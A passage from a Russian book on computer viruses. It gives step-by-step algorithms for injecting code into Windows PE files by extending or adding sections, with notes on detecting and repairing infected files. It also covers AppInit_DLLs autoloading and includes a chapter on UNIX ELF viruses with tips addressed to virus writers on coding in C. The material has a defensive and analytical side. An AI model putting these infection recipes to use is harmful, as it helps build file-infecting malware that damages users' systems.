Идентификация пораженных объектов. Внедрения этого типа легко распознаются визуально по наличию загрузчика (как правило, внедренного по категории A) и присутствию оверлея в начале, конце или середине файла.

Восстановление пораженных объектов. Если X-код спроектирован корректно, для его удаления достаточно убить оверлей (например, упаковав программу ASPack'ом со сброшенной галочкой Сохранять оверлеи). Методика удаления загрузчика, внедренного по категории A, уже была описана выше, так что не будем повторяться.

КАТЕГОРИЯ C: РАСШИРЕНИЕ ПОСЛЕДНЕЙ СЕКЦИИ ФАЙЛА

Идея расширения последней секции файла не нова и своими корнями уходит глубоко в историю, возвращая нас во времена господства операционной системы MS-DOS и файлов типа OLD-EXE (помните историю с фальшивыми монетами, на которых было отчеканено «2000 г. до н. э.»? Древние не знали, что они живут до нашей эры! OLD-EXE тогда еще не были OLD).

Это наиболее очевидный и наиболее популярный алгоритм из всех алгоритмов внедрения вообще (часто даже называемый стандартным способом внедрения), однако его тактико-технические характеристики оставляют желать лучшего: он чрезвычайно конфликтен, слишком заметен и реально применим лишь к некоторым PE-файлам, которые отвечают всем предъявляемым к ним требованиям (зато он безболезненно переносит упаковку и обработку протекторами).

На первый взгляд, идея не встречает никаких препятствий: дописываем X-код в хвост последней секции, увеличиваем размер страничного имиджа на соответствующую величину, не забывая о ее выравнивании, и передаем на X-код управление. Никаких дополнительных передвижений одних секций относительно других осуществлять не нужно, а значит, не нужно корректировать и их raw offset'ы. Проблема конфликтов со служебными структурами PE-файла также отпадает, и нам нечего опасаться, что X-код перезапишет данные, принадлежащие таблице импорта или, например, ресурсам (рис. 6.12).

Но стоит только снять розовые очки и заглянуть в глаза реальности, как проблемы попрут изо всех щелей. А что если конец последней секции не совпадает с концом файла? Может же там оказаться оверлей или просто мусор, оставленный линкером? А что если последней секцией файла является секция неини-

циализированных данных или DISCARDABLE-секция, которая в любой момент может быть выгружена из файла?

Внедряться в последнюю секцию файла не только технически неправильно, но и политически некорректно. Тем не менее и этот способ имеет право на существование, поэтому рассмотрим его поподробнее.




Рис. 6.12. Внедрение Х-кода в файл путем расширения последней секции

Внедрение. Если физический размер последней секции, будучи выровненным на величину `File Alignment`, не «дотягивается» до физического конца файла, значит, Х-код должен либо отказаться от внедрения, либо пристегивать свое тело не к концу секции, а к концу файла. Разница не принципиальна, за исключением того, что оверлей теперь придется загружать в память, увеличивая как время загрузки, так и количество потребляемых ресурсов. Внедряться же между концом секции и началом оверлея категорически недопустимо, так как оверлеи чаще всего адресуются относительно начала файла (хотя могут адресоваться и относительно конца последней секции). Другая тонкость связана с пересчетом виртуального размера секции – если он больше физического (как чаще всего и случается), то он уже включает в себя какую-то часть оверлея, поэтому алгоритм вычисления нового размера существенно усложняется.

С атрибутами секций дела обстоят еще хуже. Секции неинициализированных данных вообще не обязаны загружаться с диска (хотя 9x/NT их все-таки загружают), а служебные секции (например, секция перемещаемых элементов) реально востребованы системой лишь на этапе загрузки PE-файла, активны только на стадии загрузки, а дальнейшее их пребывание в памяти не гарантировано, и Х-код запросто может схлопотать исключение еще до того, как успеет пере-

дать управление основной программе. Конечно, X-код может скорректировать атрибуты последней секции по своему усмотрению, но это ухудшит производительность системы и будет слишком заметно. Если физический размер последней секции равен нулю, что характерно для секций неинициализированных данных, лучше ее пропустить, внедрившись в предпоследнюю секцию.

Типичный алгоритм внедрения выглядит так:

- загружаем PE-заголовок и анализируем атрибуты последней секции;
- если флаг IMAGE_SCN_MEM_SHARED установлен, отказываемся от внедрения;
- если флаг IMAGE_SCN_MEM_DISCARDABLE установлен, либо отказываемся от внедрения, либо самостоятельно сбрасываем его;
- если флаг IMAGE_SCN_CNT_UNINITIALIZED_DATA установлен, лучше всего отказаться от внедрения;
- если ALIGN_UP(LS.r_sz, FA) + LS.r_a > SizeOfFile, файл содержит оверлей, и лучше отказаться от внедрения;
- если LS.v_sz > LS.r_rz, хвост секции содержит данные, инициализированные нулями, и следует либо отказаться от внедрения, либо перед передачей управления подчистить все за собой;
- дописываем X-код к концу файла;
- устанавливаем LS.r_sz на SizeOfFile – LS.r_off;
- если LS.v_sz >= (LS.r_a + LS.r_sz + (SizeOfFile – (LS.r_a + ALIGN_UP(LS.r_sz, FA))), оставляем LS.v_sz без изменений; иначе LS.v_sz := 0;
- если LS.v_sz != 0, пересчитываем Image Size;
- при необходимости корректируем атрибуты внедряемой секции: сбрасываем атрибут IMAGE_SCN_MEM_DISCARDABLE и присваиваем атрибут IMAGE_SCN_MEM_READ;
- пересчитываем Image Size.

Идентификация пораженных объектов. Внедрения этого типа идентифицировать проще всего – они выдают себя присутствием кода в последней секции файла, которой обычно является либо секция неинициализированных данных, либо секция ресурсов, либо служебная секция, например секция импорта/экспорта или перемещаемых элементов.

Если исходный файл содержал оверлей (или мусор, оставленный линкером), он неизбежно перекрывается последней секцией.

Восстановление пораженных объектов. Любовь начинающих программистов к расширению последней секции файла вполне объяснима (более или менее подробное описание этого способа внедрения можно найти практически в любом вирусном журнале), но вот алгоритмические ошибки, совершенные ими, непростительны и требуют сурового наказания или, по крайней мере, общественного порицания.

Чаще всего встречаются ошибки трех типов: неверное определение позиции конца файла, отсутствие выравнивания и неподходящие атрибуты секции, причем большая часть из них необратима, и пораженные файлы восстановлению не подлежат.

Начнем с того, что LS.r_off + LS.r_sz не всегда совпадает с концом файла, и если файл содержит оверлей, он будет безжалостно уничтожен. Если LS.v_sz < LS.r_sz, то r_sz может беспрепятственно вылетать за пределы файла, и разработчик X-кода должен это учитывать, в противном случае в конце последней секции образуется каша.

Очень часто встречается и такая ошибка: вместо того чтобы подтянуть LS.r_sz к концу X-кода, программист увеличивает LS.r_sz на размер X-кода, и если конец последней секции не совпадал с концом оригинального файла, X-код неожиданно для себя окажется в оверлее! К счастью, этой беде легко помочь — просто скорректируйте поле LS.r_sz, установив его на действительный конец файла.

Нередко приходится сталкиваться и с ошибками коррекции виртуальных размеров. Как уже говорилось, увеличивать LS.v_sz на размер X-кода нужно лишь тогда, когда LS.v_sz <= LS.r_sz, в противном случае виртуальный образ уже содержит часть кода или даже весь X-код целиком. Если LS.v_sz != 0, такая ошибка практически никак не проявляет себя, всего лишь увеличивая количество памяти, выделенной процессору, но если LS.v_sz = 0, после внедрения он окажется равным... размеру X-кода, который много меньше размера всей секции, в результате чего ее продолжение не будет загружено и файл откажет в работе. Для возвращения его в строй просто обнулите поле LS.v_sz или вычислите его истинное значение.


После изменения виртуальных размеров секции требуется пересчитать Image Size, что многие программисты делают неправильно, либо просто суммируя виртуальный размеры всех секций, либо увеличивая его на размер внедряемого кода, либо забывая округлить полученный результат на границу 64 Кбайт, либо допуская другие ошибки. Правильный алгоритм вычисления Image Size выглядит так: LS.v_a + ALIGN_UP((LS.v_s)? LS.v_s:LS.r_sz, OA).

Самый безобидный баг — неудачные атрибуты расширяемой секции, например внедрение в DISCARDABLE-секцию, которой, в частности, является секция перемещаемых элементов, обычно располагающаяся в конце файла. Коррекция атрибутов должна решить эту проблему.

Для удаления X-кода из файла просто отберите у него управление, отрежьте sizeof(X-code) байтов от конца последней секции и пересчитайте значения полей: Image Base, LS.r_sz и LS.r_off.

КАТЕГОРИЯ С: СОЗДАНИЕ СВОЕЙ СОБСТВЕННОЙ СЕКЦИИ

Альтернативой расширению последней секции файла стало создание своей собственной секции, что не только «модно», но и технически более грамотно. Теперь, по крайней мере, ни оверлеи, ни таблицы перемещаемых элементов не будут понапрасну болтаться в памяти (рис. 6.13).






Рис. 6.13. Внедрение X-кода в файл путем создания собственной секции

Внедрение: Обобщенный алгоритм внедрения выглядит так:

- загружаем PE-заголовок и смотрим, что расположено за таблицей секций;
- если здесь не нули, отказываемся от внедрения;
- если `e_lfanew + SizeOfOptionalHeader + 14h + (NumberOfSections + 1)*40 > SizeOfHeaders`, раздвигаем заголовок, как показано в разделе «Внедрение в PE-заголовок», а если это невозможно, отказываемся от заражения;
- дописываем X-код к концу файла;
- увеличиваем `NumberOfSections` на единицу;
- выравниваем `LS.r_sz` на величину `FA`;
- дописываем к таблице секций еще один элемент, заполняя поля следующим образом:
  - *имя*: не имеет значения;
  - *v_a*: `LS.v_a + ALIGN_UP( (LS.v_sz)? LS.v_sz: LS.r_sz), Section Alignment);`
  - *r_offset*: `SizeOfFile;`
  - *v_sz*: `sizeof(X-code)` или `0x0`;
  - *r_sz*: `sizeof(X-code);`
  - *Charic.*: `IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE;`
  - *остальн.*: `0x0;`
- пересчитываем `Image Size`.

Идентификация пораженных объектов. Внедрения этого типа легко распознаются по наличию кодовой секции в конце файла (стандартно кодовая секция всегда идет первой).

Восстановление пораженных объектов. Ошибочное определение смещения внедряемой секции обычно приводит к полной неработоспособности файла без малейших надежд на его восстановление (подробнее об этом мы уже говорили в предыдущем разделе). Ошибки остальных типов менее коварны.

Живая классика — не выровненный физический размер предпоследней секции файла. Как уже говорилось выше, выравнивать физический размер последней секции не обязательно, но при внедрении новой секции в файл последняя секция становится предпоследней со всеми вытекающими отсюда последствиями.

КАТЕГОРИЯ С: РАСШИРЕНИЕ СЕРЕДИННЫХ СЕКЦИЙ ФАЙЛА

Внедрение в середину файла относится к высшему пилотажу и обеспечивает X-коду наибольшую скрытность. Предпочтительнее всего внедряться либо в начало, либо в конец кодовой секции, которой в подавляющем большинстве случаев является первая секция файла. Этот алгоритм наследует все лучшие черты создания оверлея в середине, многократно усиливая их: внедренный X-код принадлежит страничному имиджу, оверлея нет, поэтому нет и конфликтов с протекторами/упаковщиками.

Внедрение в начало. Внедрение в начало кодовой секции можно осуществить двояко: либо сдвинуть кодовую секцию вместе со всеми следующими за ней секциями вправо, физически переместив ее в файле, скорректировав все ссылки на абсолютные адреса в страничном имидже, либо уменьшить `v_a` и `r_off` кодовой секции на одну и ту же величину, заполняя освободившееся место X-кодом, — тогда ни физические, ни виртуальные ссылки корректировать не придется, так как секция будет спроецирована в память по прежним адресам.

Легко показать, что перемещение кодовой секции при внедрении X-кода в ее начало осуществляется аналогично перемещению секции данных при внедрении кода в конец и поэтому во избежание никому не нужного дублирования описывается в одноименном разделе (см. «Внедрение в конец»), здесь же мы сосредоточимся на западной границе кодовой секции и технических аспектах ее отодвигания вглубь заголовка.

Собственно говоря, вся проблема в том, что подавляющее большинство кодовых секций начинается с адреса 1000h — минимально допустимого адреса, диктуемого выбранной кратностью выравнивания OA, так что отступать уже некуда — заголовок за нами. Здесь можно поступить двумя способами: либо уменьшить базовый адрес загрузки на величину, кратную 64 Кбайт, и скорректировать все ссылки на RVA-адреса (что утомительно, да и базовый адрес загрузки подавляющего большинства файлов — это минимальный адрес, поддерживаемый Windows 9x), либо отключить выравнивание в файле, отодвинув границу на любое количество байт, кратное двум (но тогда файл не будет запускаться под Windows 9x).

Типовой алгоритм внедрения путем уменьшения базового адреса загрузки выглядит так:

- считываем PE-заголовок;
- если `Image Base < 1.00.00h` и перемещаемых элементов нет, отказываемся от внедрения;

- если Image Base <= 40.00.00h и перемещаемых элементов нет, лучше отказаться от внедрения, так как файл не сможет запускаться в Windows 9x;
- внедряем 1.00.00h байт в заголовок по методу, описанному в разделе «Раздвижка заголовка», оформляя все 1.00.00h байта как оверлей (то есть оставляя SizeOfHeaders неизменным), а если это невозможно, отказываемся от внедрения;
- уменьшаем FS.v_a и FS.r_off на 1.00.00h;
- увеличиваем FS.r_sz на 1.00.00h;
- если FS.v_sz не равен 0, увеличиваем его на 1.00.00h;
- увеличиваем виртуальные адреса всех секций, кроме первой, на 1.00.00h;
- анализируем все служебные структуры, перечисленные в DATA DIRECTORY (таблицы экспорта, импорта, перемещаемых элементов и т. д.), увеличивая все RVA-ссылки на 1.00.00h;
- внедряем X-код в начало кодовой секции от FS.r_off до FS.r_off + 1.00.00;
- пересчитываем Image Size.

Типовой алгоритм внедрения путем переноса западной границы первой секции выглядит так:

- считываем PE-заголовок;
- если OA < 2000h, лучше отказаться от внедрения, так как файл будет неработоспособен на Windows 9x, но если мы все-таки хотим внедриться, то:
  - устанавливаем FA и OA равными 20h;
  - для каждой секции: если NS.v_a –CS.v_a –CS.v_sz > 20h, подтягиваем CS.v_sz к NS.v_a – CS.v_a;
  - для каждой секции: если v_sz > r_sz, увеличиваем длину секции на v_sz – r_sz байт, перемещая все остальные в физическом образе и страничном имидже;
  - для каждой секции: если v_sz < r_sz, подтягиваем v_sz к NS.v_a – CS.v_a, добиваясь равенства физических и виртуальных размеров;
- внедряем в заголовок ALIGN_UP(sizeof(X-code), OA) байт, оформляя их как оверлей;
- уменьшаем FS.v_a и FS.r_off на ALIGN_UP(sizeof(X-code), OA);
- внедряем X-код в начало первой секции файла;
- пересчитываем Image Size.

Внедрение в конец. Чтобы внедриться в конец кодовой секции, необходимо раздвигать не страничный имидж, заново пересчитав ссылки на все адреса, так как старых данных на прежнем месте уже не окажется. Задача кажется невыполнимой (встраивать в X-код полноценный дизассемблер с интеллектом Иды не предлагать!), но решение лежит буквально на поверхности. В подавляющем большинстве случаев для ссылок между секциями кода и данных используются не относительные, а абсолютные адреса, перечисленные в таб-

лице перемещаемых элементов (при условии, что она есть). В крайнем случае абсолютные ссылки можно распознать эвристическими приемами — если (Image Base +Image Size) >= Z >= Image Size, то Z — эффективный адрес, требующий коррекции (разумеется, предложенный прием не слишком надежен, но все же он работает).

Типовой алгоритм внедрения выглядит так:


- считываем PE-заголовок;
- если нет перемещаемых элементов, лучше отказаться от внедрения, так как файл может потерять работоспособность;
- находим кодовую секцию файла;
- если CS.v_sz == 0 или CS.v_sz >= CS.r_sz, увеличиваем r_sz кодовой секции файла;
- если CS.v_sz < CS.r_sz, то CS.r_sz := NS.r_off + ALIGN_UP(sizeof(X-code), FA);
- если CS.v_sz < CS.r_sz, то CS.v_sz := CS.r_sz;
- физически сдвигаем все последующие секции на ALIGN_UP(sizeof(X-code), FA) байт, увеличивая их r_off на ту же самую величину;
- сдвигаем все последующие секции в страничном имидже, увеличивая их v_a на ALIGN_UP(sizeof(X-code), OA) байт;
- если таблица перемещаемых элементов присутствует, увеличиваем все абсолютные ссылки на перемещенных секции на ALIGN_UP(sizeof(X-code), OA) байт; если же таблицы перемещаемых элементов нет, используем различные эвристические алгоритмы;
- пересчитываем Image Size.

Идентификация пораженных объектов. Данный тип внедрения до сих пор не выловлен в живой природе, поэтому говорить о его идентификации преждевременно.

Восстановление пораженных объектов. Ни одного пораженного объекта пока не зафиксировано.

КАТЕГОРИЯ Z: ВНЕДРЕНИЕ ЧЕРЕЗ АВТОЗАГРУЖАЕМЫЕ DLL

Внедриться в файл можно, даже не прикасаясь к нему. Не верите? А зря! Windows NT поддерживает специальный ключ реестра, в котором перечислены DLL, автоматически загружающиеся при каждом создании нового процесса. Если Entry Point динамической библиотеки не равна нулю, она получит управление еще до того, как начнется выполнение процесса, что позволяет ей контролировать все происходящие в системе события (такие, например, как запуск антивирусных программ). Естественно, борьба с вирусами под их руководством ни к чему хорошему не приводит, и система должна быть обеззаражена. Убедитесь, что в HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs перечислены только легальные динамические библиотеки и нет ничего лишнего!



ГЛАВА 7

ВИРУСЫ В МИРЕ UNIX

Первые вирусы, поражающие ELF-файлы (основной формат исполняемых файлов под UNIX), были зарегистрированы в конце девяностых, а теперь их популяция насчитывает свыше полусотни представителей (см. коллекцию вирусов на http://vx.netlux.org). Антивирусная энциклопедия Евгения Касперского (см. http://www.viruslist.com/viruslist.html?id=3166) сообщает лишь о четырнадцати из них, что наводит на серьезные размышления о качестве AVP и добросовестности его создателей.

По умолчанию UNIX запрещает модификацию исполняемых файлов, и успешное распространение вирусов возможно только на уровне root, который либо присваивается зараженному файлу администратором, либо самостоятельно захватывается вирусом через дыры в ядре системы. При правильной политике разграничения доступа и оперативном наложении заплаток угроза вирусного заражения сводится к минимуму. К тому же времена тотального обмена софтом давно позади. Сейчас уже никто не копирует исполняемые файлы друг у друга — все скачивают их напрямую из Интернета. Даже если вирус ухитрится поразить центральный сервер, дальше первого поколения его распространение не пойдет, и вторичные заражения будут носить единичный характер.

Файловые вирусы уже неактуальны, и отсутствие крупных эпидемий наглядно подтверждает этот факт. Тем не менее накопленные методики внедрения отнюдь не стали бесполезными — без них жизнь троянов и систем удаленного администрирования была бы весьма недолгой. Захватить управление атакуемым компьютером и заполучить права root'а — все равно что бросить зернышко на раскаленный асфальт. Хакер должен укорениться в системе, цепляясь за все исполняемые файлы, что встретятся ему на пути, но и тогда он не может

быть ни в чем уверен, поскольку существует такое понятие, как резервное копирование, позволяющее восстановить пораженную систему, как бы глубоко вирус не был внедрен.

Считается, что вирусы, внедряющиеся в исходные тексты, более живучи, однако в действительности это не так. Исходные тексты требуются небольшому числу пользователей, а девелоперы активно используют системы контроля версий, отслеживающих целостность программного кода и позволяющих делать многоуровневый «откат». Было зарегистрировано несколько попыток заражения исходных текстов операционной системы LINUX и сервера Apache, однако все они с треском провалились.

То же самое относится и к вирусам, обитающим в интерпретируемых скриптах, таких, например, как sh, perl, php и все-все-все. В UNIX скрипты вездесущи, и их модификация по умолчанию разрешена, что создает благоприятные условия для размножения вирусов. Если бы пользователи обменивались скриптами, юниксоидный мир погрузился бы в эпоху ранней MS-DOS, когда новые вирусы выходили едва ли не каждый день, а так — вирусы остаются внутри пораженного компьютера, не в силах вырваться наружу.

Разумеется, вирус может распространяться и через Интернет, но тогда это будет не вирус, а червь. Некоторые исследователи считают червей самостоятельными организмами, некоторые — разновидностью вирусов, но как бы там ни было, черви — тема отдельного разговора.

В ближайшее время, по-видимому, следует ожидать лавинообразного роста численности ELF-вирусов, ибо для этого имеются все условия. Всплеск интереса к LINUX пошел не на пользу этой операционной системе. В погоне за улучшениями ее превратили в решето, прикрутили «интуитивно-понятный» графический интерфейс, но не предупредили пользователей о том, что прежде чем начать работать с системой, следует перелопатить тысячи страниц технической документации и прочитать хотя бы пару умных книжек, в противном случае зараза не заставит себя долго ждать.

Чем больше народу перейдет на UNIX, тем больше среди них окажется хакеров и вирусописателей, и тогда с UNIX произойдет то же, что в свое время произошло с MS-DOS. Будут ли эти вирусы добродушными или злобными — это зависит от вас (рис. 7.1).

```
[guest@rh72 guest]$ uname -a
Linux rh72 2.4.7-10 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
[guest@rh72 guest]$ date
Sun Mar 17 12:08:43 PST 2002
[guest@rh72 guest]$ ll
total 160
-rwxrwxrwx    1 guest    guest      157141 Mar  7  2000 cp.inf
[guest@rh72 guest]$ ./cp.inf /bin/cat .
[guest@rh72 guest]$ metAPhoR 1c bY thE mEnTal DrillEr/29A
```

Рис. 7.1. Вирусный разгул под UNIX

ЯЗЫК РАЗРАБОТКИ

Настоящие хакеры признают максимум два языка — Си и Ассемблер, причем последний из них стремительно утрачивает свои позиции, уступая место Бейсику, Delphi и прочей дряни, на которой элегантный вирус невозможно создать в принципе.

А что насчет Си? С эстетической точки зрения — это чудовищный выбор, и вирусописатели старой школы вас за него не простят. С другой стороны, будучи низкоуровневым системно-ориентированным языком, Си неплохо подходит для разработки вирусов, хотя от знания Ассемблера все равно не освобождает.

К коду, генерируемому компилятором, предъявляются следующие требования: он должен быть полностью перемещаемым (то есть независимым от базового адреса загрузки), не модифицировать никакие ячейки памяти, за исключением стекового пространства, и не использовать стандартные механизмы импорта функций, либо подключая все необходимые библиотеки самостоятельно, либо обращаясь в native-API. Этим требованиям удовлетворяет подавляющее большинство компиляторов, однако от программиста тоже кое-что потребуется.

Не объявляйте главную функцию программы как `main` — встретив такую, линкер внедрит в файл start-up код, который вирусу на хрен не нужен! Не используйте глобальных или статических переменных — компилятор принудительно размещает их в сегменте данных, но у вирусного кода не может быть сегмента данных! Даже если вирус захочет воспользоваться сегментом пораженной программы, он должен, во-первых, самостоятельно определить адрес его «хвоста», а во-вторых, растянуть сегмент до необходимых размера. Все это тривиально реализуется на ассемблере, но для компилятора оказывается чересчур сложной задачей. Храните все данные только в локальных переменных, задавая строковые константы в числовом виде. Если вы напишете `char x[] = «hello, world»`, коварный компилятор сбросит текст `hello, world` в сегмент данных, а затем динамически скопирует его в локальную переменную `x`. Делайте так: `x[0]='h'`, `x[1]='e'`, `x[2]='l'`... или преобразуйте `char` в `int`, осуществляйте присвоение двойными словами, не забывая о том, что младший байт должен располагаться по наименьшему адресу, что разворачивает строку задом наперед.

Не используйте никаких библиотечных функций, если только вы не уверены, что они полностью удовлетворяют всем вышеперечисленным требованиям. Системные функции обычно вызываются через интерфейс native-API, также известный под именем sys-call (в LINUX-подобных системах за это отвечает прерывание `INT 80h`, другие системы обычно используют дальний вызов по селектору семь, смещение ноль). Поскольку системные вызовы варьируются от одной системы к другой, это ограничивает среду обитания вируса, и при желании он может прибегнуть к внедрению в таблицу импорта.

Откомпилировав полученный файл, вы получите объективник и ругательство компилятора по поводу отсутствия main. Остается только слинковать его в двоичный 32- или 64-разрядный файл. Естественно, внедрять его в жертву придется вручную, так как системный загрузчик откажется обрабатывать такой файл.

СРЕДСТВА АНАЛИЗА, ОТЛАДКИ И ПЛАГИАТА

Ну какой вирусописатель может удержаться от соблазна пополнить свой заплечный мешок за чужой счет, выдирая идеи и алгоритмы из тел попавших к нему вирусов? Чаще всего вирусами обмениваются тет-а-тет. Коллекции, найденные в Сети, для опытных хакеров не представляют никакого интереса, поскольку набираются из открытых источников, но для начинающих исследователей это настоящий клад.

Если исходные тексты вируса отсутствуют (кривые дизассемблерные листинги, выдаваемые за божественное откровение, мы в расчет не берем), препарировать двоичный код вируса приходится самостоятельно. Тут-то нас и поджидает одна большая проблема. Дизассемблер всех времен и народов — IDA PRO — не приспособлен для работы с ELF-вирусами, поскольку отказывается загружать файлы с искаженным section header'ом (а большинство вирусов никак не корректируют его после заражения!). Других достойных дизассемблеров, переваривающих ELF-формат, мне обнаружить так и не удалось (а самому писать лень). За неимением лучших идей приходится трахаться с HEX-редакторами (например, тем же HIEW), разбираясь со служебными структурами файла вручную.

